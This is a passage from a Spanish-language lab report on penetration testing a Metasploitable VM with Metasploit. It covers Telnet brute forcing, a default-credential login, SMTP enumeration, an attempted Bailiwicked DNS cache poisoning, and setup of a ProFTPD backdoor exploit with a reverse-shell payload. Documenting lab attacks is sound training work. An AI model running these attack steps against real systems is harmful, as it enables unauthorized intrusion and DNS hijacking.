[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:michael (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:ashley (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:qwerty (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:111111 (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:iloveu (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:000000 (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:michelle (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:tigger (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:sunshine (Incorrect: )
[+] 192.128.100.6:23 - 192.128.100.6:23 - LOGIN FAILED: msfadmin:chocolate (Incorrect: )

```

Ilustración 21: Ejecución de ataque de fuerza bruta al servicio Telnet con

Aquí se muestra la ejecución del módulo scanner/telnet/telnet_login de Metasploit, donde se realiza un ataque contra el servicio Telnet en la dirección IP 192.128.100.6. El sistema prueba múltiples combinaciones de usuario y contraseña desde el archivo users.txt. Todos los intentos fallan, indicando que las credenciales utilizadas no son válidas.

5.6.7 Acceso inicial al sistema vulnerable con credenciales por defecto





Ilustración 22: Inicio de sesión en Metasploitable con telnet

La imagen muestra el proceso donde se observa:

1. Advertencia de seguridad sobre no exponer el sistema a redes no confiables
2. Credenciales por defecto proporcionadas (msfadmin/msfadmin)
3. Información del último acceso (5 de agosto de 2025)
4. Detalles del sistema: Linux Metasploitable 2.6.24-16-server

5.6.8 Comprobación de información básica del sistema vulnerable



```
kali linux [Corriendo] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
6 de ago 04:16
root@kali: /home/kali

root@kali: /home/kali
Warning: Never expose this VM to an untrusted network!
Contact: msfdev[at]metasploit.com
Login with msfadmin/msfadmin to get started

metasploitable login: msfadmin
Password:
Last login: Tue Aug 5 21:52:20 EDT 2025 on tty1
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.


To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ whoami
msfadmin
msfadmin@metasploitable:~$ uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
msfadmin@metasploitable:~$ hostname
metasploitable
msfadmin@metasploitable:~$
```

Ilustración 23: Sesión activa en Metasploitable con verificación de sistema

La imagen muestra la sesión activa donde se realizan varias comprobaciones clave:

1. Credenciales usadas: Acceso exitoso con usuario msfadmin (contraseña por defecto)
2. Comandos ejecutados:
 - whoami: confirma la identidad del usuario actual (msfadmin)
 - uname -a: muestra detalles del kernel (Linux 2.6.24-16-server)
 - hostname: revela el nombre del sistema (metasploitable)
3. Advertencias de seguridad: Recordatorio de no conectar esta VM a redes no seguras

5.7.2 Ejecución del módulo smtp_enum en el puerto 25 SMTP



```

root@kali: /home/kali
root@kali: /home/kali

[ metasploit v6.4.50-dev ]
+ -- --[ 2496 exploits - 1283 auxiliary - 431 post ]
+ -- --[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/


msf6 > use auxiliary/scanner/smtp/smtp_enum
msf6 auxiliary(scanner/smtp/smtp_enum) > set RHOSTS 192.128.100.6
RHOSTS => 192.128.100.6
msf6 auxiliary(scanner/smtp/smtp_enum) > set USER_FILE /usr/share/wordlists/unix_users.txt
USER_FILE => /usr/share/wordlists/unix_users.txt
msf6 auxiliary(scanner/smtp/smtp_enum) > run
[*] 192.128.100.6:25 - 192.128.100.6:25 Banner: 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)
[*] 192.128.100.6:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_enum) >

```

Ilustración 25: Resultado del escaneo SMTP y detección del servicio Postfix

Aquí se muestra la ejecución del módulo smtp_enum, el cual logra comunicarse con el servidor SMTP en la dirección 192.128.100.6:25, confirmando que el servicio responde y está activo. El banner indica que se trata de ESMTP Postfix en Ubuntu, información útil para saber qué software y sistema operativo están detrás del puerto.

5.7.3 Identificación del SMTP mediante módulo smtp_version



```

msf6 >
msf6 >
msf6 > 6 auxiliary/scanner/smtp/smtp_enum
[-] Unknown command: 6. Run the help command for more details.
msf6 > use auxiliary/scanner/smtp/smtp_version
msf6 auxiliary(scanner/smtp/smtp_version) > set RHOSTS 192.128.100.6
RHOSTS => 192.128.100.6
msf6 auxiliary(scanner/smtp/smtp_version) > run
[*] 192.128.100.6:25 - 192.128.100.6:25 SMTP 220 metasploitable.localdomain ESMTP Postfix (Ubuntu)\x0d\x0a
[*] 192.128.100.6:25 - Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/smtp/smtp_version) > options

Module options (auxiliary/scanner/smtp/smtp_version):

  Name      Current Setting  Required  Description
  ----      -
  RHOSTS    192.128.100.6   yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  RPORT     25              yes       The target port (TCP)
  THREADS   1              yes       The number of concurrent threads (max one per host)

View the full module info with the info, or info -d command.
msf6 auxiliary(scanner/smtp/smtp_version) >


```

Ilustración 26: Identificación del software SMTP y configuración del módulo

En esta imagen se utiliza el módulo smtp_version, que permite detectar el software exacto que se ejecuta en el puerto SMTP del host víctima. El resultado confirma que se trata de Postfix (Ubuntu), lo que permite buscar exploits específicos para esa versión. También se visualiza la opción THREADS, que permite configurar el rendimiento del escaneo si se trabaja con múltiples hosts.

5.8.PUERTO 53 – DNS (ISC BIND 9.4.2)

5.8.1 Búsqueda de módulos para ataques de falsificación DNS



```

root@kali: /home/kali

228 post/windows/recon/computer_browser_discovery . normal No Windows Recon Computer Browser Discovery
229 exploit/windows/local/run_as 1999-01-01 excellent No Windows Run Command As User
230 auxiliary/gather/windows_secrets_dump . normal No Windows Secrets Dump
231 \ action: ALL . . . Dump everything
232 \ action: CACHE . . . Dump cached hashes
233 \ action: DOMAIN . . . Dump domain secrets (credentials, password his
tory, Kerberos keys, etc.)
234 \ action: LSA . . . Dump LSA secrets
235 \ action: SAM . . . Dump SAM hashes
236 exploit/windows/browser/yahoomessenger_fvcom 2007-08-30 normal No Yahoo! Messenger YVerInfo.dll ActiveX Control
Buffer Overflow

Interact with a module by name or index. For example info 236, use 236 or use exploit/windows/browser/yahoomessenger_fvcom

msf6 > search bailiwicked

Matching Modules
=====
# Name Disclosure Date Rank Check Description
- - - - -
0 auxiliary/spoof/dns/bailiwicked_domain 2008-07-21 normal Yes DNS BailiWicked Domain Attack
1 auxiliary/spoof/dns/bailiwicked_host 2008-07-21 normal Yes DNS BailiWicked Host Attack

Interact with a module by name or index. For example info 1, use 1 or use auxiliary/spoof/dns/bailiwicked_host

msf6 >

```

Ilustración 27: Identificación de módulos para ataque DNS tipo Bailiwicked.

En esta imagen se observa la localización de los módulos relacionados con ataques a servidores DNS vulnerables. Se ejecuta:

```
search bailiwicked
```

Esto devuelve dos módulos:

1. auxiliary/spoof/dns/bailiwicked_domain
2. auxiliary/spoof/dns/bailiwicked_host

Ambos están diseñados para explotar fallas en la validación de autoridad de dominios dentro de servidores DNS como BIND. Estas vulnerabilidades permiten realizar spoofing de respuestas DNS, en lo que se conoce como ataques Bailiwicked, que consisten en inyectar registros DNS falsos en la caché del servidor para redirigir a los usuarios a sitios maliciosos.

Aunque aún no se ejecuta el módulo, la imagen muestra el proceso de identificación del vector de ataque, una etapa crítica para planificar una explotación.

5.8.2 Visualización módulo DNS Spoofing *bailiwicked_domain*

```

msf6 auxiliary(spooof/dns/bailiwicked_domain) > show options

Module options (auxiliary/spooof/dns/bailiwicked_domain):

  Name      Current Setting  Required  Description
  -----
  DOMAIN    example.com      yes       The domain to hijack
  INTERFACE                no       The name of the interface
  NEWDNS                yes       The hostname of the replacement DNS server
  RECONS     208.67.222.222  yes       The nameserver used for reconnaissance
  RHOSTS                yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
  SNAPLEN    65535            yes       The number of bytes to capture
  SRCADDR    Real              yes       The source address to use for sending the queries (Accepted: Real, Random)
  SRCPORT                yes       The target server's source query port (0 for automatic)
  TIMEOUT    500              yes       The number of seconds to wait for new data
  TTL        37797            yes       The TTL for the malicious host entry
  XIDS       0                yes       The number of XIDS to try for each query (0 for automatic)

View the full module info with the info, or info -d command.


msf6 auxiliary(spooof/dns/bailiwicked_domain) >

```

Ilustración 28: Opciones del módulo Metasploit para DNS Spoofing en puertos 53

En esta imagen se observa el módulo `auxiliary/spooof/dns/bailiwicked_domain`, el cual permite realizar DNS Spoofing, es decir, suplantar el nombre de dominio legítimo para redirigir las consultas a un servidor malicioso. Se muestran las opciones que deben configurarse, como el dominio a suplantar (DOMAIN), el nuevo servidor DNS (RECONS), el objetivo (RHOSTS) y los parámetros técnicos de TTL y número de paquetes (XIDS).

5.8.3 Configuración y ejecución del ataque de suplantación DNS



```

View the full module info with the info, or info -d command.

msf6 auxiliary(spoof/dns/bailiwicked_domain) > set DOMAIN victima.com
DOMAIN => victima.com
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set RHOSTS 192.128.100.6
RHOSTS => 192.128.100.6
msf6 auxiliary(spoof/dns/bailiwicked_domain) >
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set NEWDNS ns.mimaligno.com
NEWDNS => ns.mimaligno.com
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set INTERFACE eth0
INTERFACE => eth0
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set SRCADDR Real
SRCADDR => Real
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set SRCPORT 53
SRCPORT => 53
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set XIDS 1000
XIDS => 1000
msf6 auxiliary(spoof/dns/bailiwicked_domain) > set TTL 3600
TTL => 3600
msf6 auxiliary(spoof/dns/bailiwicked_domain) > run
[*] Running module against 192.128.100.6
[*] Targeting nameserver 192.128.100.6 for injection of victima.com. nameservers as ns.mimaligno.com
[*] Querying recon nameserver for victima.com.'s nameservers...
[*] Got an NS record: victima.com. 3600 IN NS ns1.namefind.com.
[*] Querying recon nameserver for address of ns1.namefind.com....
[*] Got an A record: ns1.namefind.com. 1650 IN A 97.74.99.64
E, [2025-08-06T06:49:59.416416 #9204] ERROR -- : undefined method `each' for an instance of IPAddr (NoMethodError)

```

Ilustración 29: Ejecución del módulo de suplantación DNS sobre el puerto 53

Aquí se configuran todos los parámetros necesarios para realizar el ataque DNS. Se cambia el dominio objetivo a victima.com, el nuevo servidor de nombres a ns.mimaligno.com y se especifica que se usará la interfaz de red eth0. Luego de ejecutar el módulo, se observa que se intenta suplantar el dominio con respuestas falsas, aunque se presenta un error de tipo de dato (NoMethodError).

5.8.4 Revisión final de parámetros del módulo tras la ejecución

```

root@kali: /home/kali
[~] /usr/share/metasploit-framework/lib/net/dns/resolver.rb:982:in `send'
[~] /usr/share/metasploit-framework/modules/auxiliary/spoof/dns/bailiwicked_domain.rb:252:in `block (2 levels) in run'
[~] /usr/share/metasploit-framework/modules/auxiliary/spoof/dns/bailiwicked_domain.rb:248:in `each'
[~] /usr/share/metasploit-framework/modules/auxiliary/spoof/dns/bailiwicked_domain.rb:248:in `block in run'
[~] /usr/share/metasploit-framework/modules/auxiliary/spoof/dns/bailiwicked_domain.rb:242:in `each'
[~] /usr/share/metasploit-framework/modules/auxiliary/spoof/dns/bailiwicked_domain.rb:242:in `run'
[*] Auxiliary module execution completed
msf6 auxiliary(spoof/dns/bailiwicked_domain) > show options

Module options (auxiliary/spoof/dns/bailiwicked_domain):

-----
Name      Current Setting  Required  Description
-----
DOMAIN    victima.com      yes       The domain to hijack
INTERFACE eth0              no        The name of the interface
NEWDNS     ns.mimaligno.com yes        The hostname of the replacement DNS server
RECONS     208.67.222.222   yes       The nameserver used for reconnaissance
RHOSTS     192.128.100.6    yes       The target host(s), see https://docs.metasploit.com/docs/using-metasploit/basics/using-metasploit.html
SNAPLEN    65535            yes       The number of bytes to capture
SRCADDR    Real             yes       The source address to use for sending the queries (Accepted: Real, Random)
SRCPORT    53               yes       The target server's source query port (0 for automatic)
TIMEOUT    500              yes       The number of seconds to wait for new data
TTL        3600             yes       The TTL for the malicious host entry
XIDS       1000             yes       The number of XIDS to try for each query (0 for automatic)

View the full module info with the info, or info -d command.
msf6 auxiliary(spoof/dns/bailiwicked_domain) >


```

Ilustración 30: Parámetros configurados tras intento de ataque DNS spoofing

Después de ejecutar el módulo, se muestran nuevamente las opciones activas, confirmando los valores utilizados en el intento de spoofing DNS. Esto permite verificar si los parámetros estaban correctamente asignados. Aunque el intento presentó errores técnicos, la configuración realizada fue adecuada para realizar una prueba de suplantación del servicio DNS que corre sobre el puerto 53.

5.9. PUERTO 2121 - PROFTPD 1.3.1

5.9.1 Configuración del exploit proftpd_133c_backdoor



```

kali linux [Comando] - Oracle VirtualBox
Archivo  Máquina  Ver  Entrada  Dispositivos  Ayuda
Aplicaciones  Lugares
6 de ago  08:28
root@kali: /home/kali

root@kali: /home/kali

II      'T: ;P'
II      'T: ;P'
IIIIII  'YvP'

I love shells --egypt

[ metasploit v6.4.50-dev ]
+ -- --[ 2496 exploits - 1283 auxiliary - 431 post ]
+ -- --[ 1610 payloads - 49 encoders - 13 nops ]
+ -- --[ 9 evasion ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > use exploit/unix/ftp/proftpd_133c_backdoor

msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RHOSTS 192.128.100.6
RHOSTS => 192.128.100.6
msf6 exploit(unix/ftp/proftpd_133c_backdoor) >
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set RPORT 2121
RPORT => 2121
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set PAYLOAD cmd/unix/reverse
PAYLOAD => cmd/unix/reverse
msf6 exploit(unix/ftp/proftpd_133c_backdoor) > set LHOST 192.128.100.5
LHOST => 192.128.100.5
